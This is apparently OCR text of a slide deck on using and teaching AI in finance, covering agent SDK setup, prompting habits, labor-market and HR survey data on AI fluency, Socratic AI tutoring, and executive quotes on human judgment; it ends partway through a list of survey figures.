
Only the tools you choose: your database, your functions, the MCP servers you trust. Nothing else.

Your rules

A fixed system prompt, the model you choose for each job, a spending limit, and a log of every call.

Agent SDKs (Claude Agent SDK, OpenAI Agents SDK) supply the harness and the built-in tools. The Claude Agent SDK gives you the Claude Code harness.

EFFECTIVE PROMPTING



PROMPTING TODAY

Drop old techniques

Most ‘prompt engineering’ techniques from a few years ago are now either useless or actually counterproductive. Don’t tell it “you are an expert data scientist” or “think step by step.”

Say what you want

Tell it what you want, not what not to do.

Ask for the best way first

Ask it to do something, and it does what it has seen most often in its training data.

Ask for the best way, and it repeats evaluations of methods it has seen. Then ask it to proceed: it reads “the best way is …” in the conversation and follows that.

THREE HABITS

Beware of tunnel vision

Once AI starts down a path, continuing is the likeliest next step. At a roadblock it tries one workaround after another and rarely asks whether a **different path** is better.

Periodically ask: are there other approaches that might work better for reaching the end goal?

Steelman


Training on human feedback rewards agreement. Ask “is my plan sound?” and AI finds reasons it is.

Instead ask: “What is the strongest argument against this?” Have it play a skeptical board member, a regulator, a competitor.

Numbers need code

If no code produced a number, the number was predicted. AI predicts `sum([83, 16, 104])` better than what follows `83 + 16 + 104 =`.

Prompt: “Compute this in Python. Do not report a number you did not compute with code.”



WHY HAS THE IMPACT BEEN MUTED SO FAR?

PREDICTED JOB LOSSES ARE NOT SHOWING UP YET

The prediction · May 2025

> Anthropic CEO Dario Amodei told Axios that AI could eliminate half of entry-level white-collar jobs and push unemployment to 10–20% within one to five years.

The data · 2026


> Measures of AI usage show no connection to changes in employment or unemployment.

> The results do not yet show clear indication of labor market effects of AI.

Yale Budget Lab, Tracking the Impact of AI on the Labor Market, updated October 14, 2026 · AI Is Probably Not (Yet) the Reason for Labor Market Weakening, May 7, 2026

Is AI Fluency the New Ivy League?

The push to build AI-savvy teams has changed the industry's longstanding framework for what qualified talent looks like. Ivy League pedigree is out. AI fluency is in. Below shows the % of finance HR Professionals citing which factor will carry the most weight when evaluating candidates in their organization's next hiring cycle



Selby Jennings: The AI Fluency Gap. Research conducted by Censuswide, sample of 500 US HR Professionals in the finance industry in August, 2026.

Wall Street's AI Hiring Boom Is Built on a Blind Spot

Firms are hiring faster and spending more than ever on AI talent without a reliable way to evaluate it, and most can't tell who's actually qualified.

16%
don't know what “AI-enabled” means for the roles they're hiring for

19%
keep hiring the wrong profile


23%
can't find anyone internally who has actually done the work they're hiring for

31%
say the #1 roadblock to hiring AI-enabled talent is that no one internally can confidently evaluate candidates

50%
say the share of underqualified candidates they're interviewing has increased over the past year

Selby Jennings: The AI Fluency Gap. Research conducted by Censuswide, sample of 500 US HR Professionals in the finance industry in August, 2026.

TEACHING WITH AI



TWO JOBS

Teaching fundamental concepts

Students cannot check AI work on concepts they do not understand.

- Socratic AI tutors: the student produces the answer; the tutor asks, waits, and diagnoses a wrong answer from the answer itself
    - Example: a binomial option-pricing tutor, packaged as a Claude skill
- Practice problems and feedback on demand, at any hour
- Some assessments without AI, to confirm the student knows the concepts

Teaching managing AI

Students will manage AI agents that do the work, as checkers more than makers.

- Specify the task: goals, assumptions, and what a good result looks like
- Check the work: explanations, second agents, spreadsheets, small examples
- Package what works as skills and agents that others can use

CHATTING WITH AI IN THE CLASSROOM

- Chatting with AI at the podium with students observing is OK.
- But having a student share a chat and discussing it with the class is more effective.
- Canvas has a Share Screen tool, but it is clunky.
- It is easy to build software that enables screen sharing.
- Demo: screenshare.kerryback.com

AI CANNOT MAKE THE JUDGMENT CALLS


> I need human judgment, I need human decision making, I need human accountability at the core.

HSBC CEO Georges Elhedery, Bloomberg TV interview, June 8, 2026

> Technology itself does not decide what the future looks like. People do. For all the promise of AI … AI cannot decide which problems are worth solving. It cannot make the hard judgment calls with imperfect information. It cannot take responsibility for the outcome. These are our responsibilities. And they matter more now than ever.


AMD CEO Lisa Su, MIT Commencement address, May 28, 2026

VISICALC ON APPLE II, 1979





THANKS!



EXTRAS

THE FUTURE OF WORK

If you work in finance doing spreadsheets, or you're in a call center, or you're an entry-level programmer — those jobs are definitely going to be changed and eliminated with at least this first inning of AI.

Ford CEO Jim Farley, Accelerate the Essential Economy event, Detroit, reported by Fortune, July 2025

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AI Fluency Is Becoming a Performance Metric

Companies now reward and monitor AI skills long after the hiring process.

AI fluency is now tied to compensation and performance

25%

of HR professionals say their organization has tied raises, promotions, and bonuses to AI proficiency

30%

now require employees to disclose their AI use as part of formal performance reviews

And formal structures are catching up fast

42%

have created new guidelines for assessing employee skill sets around AI

30%

